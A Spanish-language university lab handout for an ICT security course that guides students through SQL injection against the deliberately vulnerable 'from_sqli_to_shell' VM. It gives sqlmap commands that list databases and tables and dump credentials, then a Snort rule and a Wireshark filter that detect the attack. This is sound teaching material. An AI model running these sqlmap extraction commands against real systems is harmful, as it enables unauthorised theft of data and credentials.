
Universidad Paraguayo Alemana

UNIVERSIDAD PARAGUAYO ALEMANA
HEIDELBERG - ASUNCIÓN



Seguridad TICs

Prof.: Chrystian Ruiz Diaz

Contenido

Nota de Uso Académico 3
Inyección SQL con SQLMap 4
Introducción 4
Requisitos 4
Parte 1: Preparación del Entorno 4
Parte 2: Investigación sobre SQLMap 5
Parte 3: Ejecución del Ataque 6
Parte 4: Documentación y Capturas de Pantalla 7
Conclusión 9
Recursos Adicionales 9
Nota Importante 9

Nota de Uso Académico

Este documento ha sido preparado exclusivamente para el uso académico del docente. Este documento no puede ser distribuido a ninguna otra parte ni utilizado para ningún otro propósito, diferente al establecido como alcance en el proyecto académico de la **UNIVERSIDAD PARAGUAYO ALEMANA**. El uso indebido del material fuera del ámbito académico no representa ninguna responsabilidad del docente.

Inyección SQL con SQLMap

Introducción

En esta actividad, los alumnos aprenderán a realizar un ataque de inyección SQL utilizando la herramienta SQLMap en Kali Linux. El objetivo es obtener credenciales del servidor web de prueba `from_sqli_to_shell_i386.iso`. Los alumnos deberán investigar cómo usar SQLMap, documentar sus hallazgos y entregar capturas de pantalla con explicaciones detalladas.

Requisitos

- Máquina virtual con soporte para ISO (VirtualBox o VMware)
- Imagen ISO del servidor web vulnerable: `from_sqli_to_shell_i386.iso`
- Kali Linux con SQLMap instalado

Consideraciones

I. **Compatibilidad de Módulos y Librerías**: Este material es una guía referencial para la instalación y pruebas a realizarse. Es responsabilidad del usuario verificar e instalar las versiones de los módulos, librerías y dependencias que sean compatibles con el entorno de trabajo.

II. **Manejo de Copia y Pegado de Código entre PC Física y VM**: Al copiar y pegar sentencias desde la PC física a la máquina virtual (VM), es común que se copien caracteres no visibles (como saltos de línea \r\n u otros). Para evitar problemas, se recomienda pegar el código en un editor de texto dentro de la VM y ajustar manualmente los espacios, tabulaciones y saltos de línea según sea necesario para cada sentencia.

III. **Corrección de Errores**: Detectar, investigar y corregir errores de sintaxis es una parte integral del trabajo. Los estudiantes deben estar preparados para identificar y solucionar estos problemas como parte del proceso de aprendizaje y desarrollo.


Parte 1: Preparación del Entorno

1. Configuración del Servidor Vulnerable

1. **Descargar la ISO**:
   - Asegúrese de tener la imagen `from_sqli_to_shell_i386.iso`.
2. **Configurar la Máquina Virtual**:
   - Abra VirtualBox o VMware.
   - Cree una nueva máquina virtual.
   - Asigne 1GB de RAM y 20GB de espacio en disco.
   - Monte la imagen ISO como disco de arranque.
   - Inicie la máquina virtual y complete la instalación del sistema operativo.
3. **Conectar la Máquina de Ataque**:

- Asegúrese de que su máquina de ataque (Kali Linux) esté en la misma red que la máquina virtual.
- Verifique la conectividad mediante ping desde la máquina de ataque a la máquina virtual.

Arquitectura de red: el kali y el web server deben estar en el mismo segmento de red (misma VMnet)



Parte 2: Investigación sobre SQLMap

1. Documentación de SQLMap

- **Investigación**:
  - Los alumnos deben investigar la herramienta SQLMap utilizando recursos en línea y la documentación oficial de SQLMap: Documentación de SQLMap.
  - Comprender los parámetros básicos y avanzados que SQLMap ofrece para realizar inyecciones SQL.

2. Ejemplos de Comandos de SQLMap

- **Comandos Básicos**:

```
sqlmap -u
"http://<ip_del_servidor>/path/to/vulnerable/endpoint?id=1" --
batch
```

- **Extracción de Bases de Datos**:

```
sqlmap -u
"http://<ip_del_servidor>/path/to/vulnerable/endpoint?id=1" --
dbs
```

- **Extracción de Tablas**:

```
sqlmap -u
"http://<ip_del_servidor>/path/to/vulnerable/endpoint?id=1" -D
<nombre_base_de_datos> --tables
```

- **Extracción de Columnas**:

```
sqlmap -u
"http://<ip_del_servidor>/path/to/vulnerable/endpoint?id=1" -D
<nombre_base_de_datos> -T <nombre_tabla> --columns
```

- **Extracción de Datos**:

```
sqlmap -u
"http://<ip_del_servidor>/path/to/vulnerable/endpoint?id=1" -D
<nombre_base_de_datos> -T <nombre_tabla> --dump
```

Parte 3: Ejecución del Ataque

1. Identificar el Objetivo

- Use un navegador para acceder al servidor web en la máquina virtual.
- Busque formularios o URLs que acepten entradas del usuario (por ejemplo, `http://<ip_del_servidor>/vulnerable.php?id=1`).

2. Ejecutar SQLMap

1. **Instalar SQLMap (si es necesario)**:
   - SQLMap viene preinstalado en Kali Linux. Si no lo tiene, puede instalarlo usando:

```
sudo apt-get install sqlmap
```

2. **Ejecutar SQLMap**:
   - Ejecutar SQLMap apuntando a la URL vulnerable identificada:


```
sqlmap -u "http://<ip_del_servidor>/vulnerable.php?id=1" --batch
```

3. **Extraer Información de la Base de Datos**:
   - Listar bases de datos:

```
sqlmap -u "http://<ip_del_servidor>/vulnerable.php?id=1" --dbs
```

   - Listar tablas de una base de datos específica:

```
sqlmap -u "http://<ip_del_servidor>/vulnerable.php?id=1" -D <nombre_base_de_datos> --tables
```

   - Listar columnas de una tabla específica:

```
sqlmap -u "http://<ip_del_servidor>/vulnerable.php?id=1" -D <nombre_base_de_datos> -T <nombre_tabla> --columns
```

   - Extraer datos de una tabla específica:

```
sqlmap -u "http://<ip_del_servidor>/vulnerable.php?id=1" -D <nombre_base_de_datos> -T <nombre_tabla> --dump
```

Parte 4: Configuración de Snort para Detectar Inyección SQL

- Configure Snort editando el archivo de configuración `snort.conf` para que monitoree la interfaz de red adecuada.

2. Crear una Regla Básica para Detectar Inyección SQL

- Cree un archivo llamado `local.rules` y agregue la siguiente regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"SQL Injection Attempt Detected"; flow:to_server,established; content:"'"; nocase; content:"SELECT"; nocase; classtype:web-application-attack; sid:1000001; rev:1;)
```

- Asegúrese de que Snort use el archivo `local.rules` editando el archivo `snort.conf` y añadiendo la línea:

```
include $RULE_PATH/local.rules
```


3. Ejecutar Snort

- Inicie Snort para que monitoree el tráfico de red:

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

Parte 5: Captura y Análisis con Wireshark

1. Capturar Tráfico con Wireshark

- Inicie Wireshark y seleccione la interfaz de red que está utilizando.
- Inicie la captura de tráfico.
- Realice el ataque de inyección SQL con SQLMap como se describió anteriormente.

2. Analizar el Tráfico

- Detenga la captura en Wireshark una vez completado el ataque.
- Utilice los filtros de Wireshark para buscar patrones de inyección SQL:

```
http.request.uri contains "'"
```

- Inspeccione los paquetes para identificar los intentos de inyección SQL.

Parte 6: Documentación y Capturas de Pantalla

1. Documentar el Proceso

- **Registro de Hallazgos**:
  - Los alumnos deben registrar todos los comandos utilizados y los resultados obtenidos.
  - Documentar cada paso con explicaciones detalladas.
- **Capturas de Pantalla**:
  - Los alumnos deben tomar capturas de pantalla de:
    - La ejecución de SQLMap.
    - Los resultados obtenidos en la terminal.
    - Cualquier dato sensible o credenciales obtenidas.

2. Informe Final

- **Contenido del Informe**:

  - Descripcion del objetivo y del entorno de prueba.
  - Descripción detallada de la metodología utilizada.
  - Comandos de SQLMap y sus resultados.
  - Configuración de la regla de Snort.
  - Capturas de pantalla con explicaciones.
  - Análisis de tráfico con Wireshark.

- Conclusiones y posibles medidas de mitigación para prevenir inyecciones SQL.

Conclusión

Esta guía proporciona un enfoque práctico para realizar y documentar un ataque de inyección SQL utilizando SQLMap. Los alumnos aprenderán no solo a ejecutar el ataque, sino también a documentar adecuadamente sus hallazgos y a comprender la importancia de la seguridad en aplicaciones web.

Recursos Adicionales

- Documentación Oficial de SQLMap
- Guía de Kali Linux
- Introducción a Inyección SQL

Nota Importante

Realice estas actividades de manera ética y legal, obteniendo siempre los permisos necesarios antes de realizar pruebas de penetración en cualquier sistema.

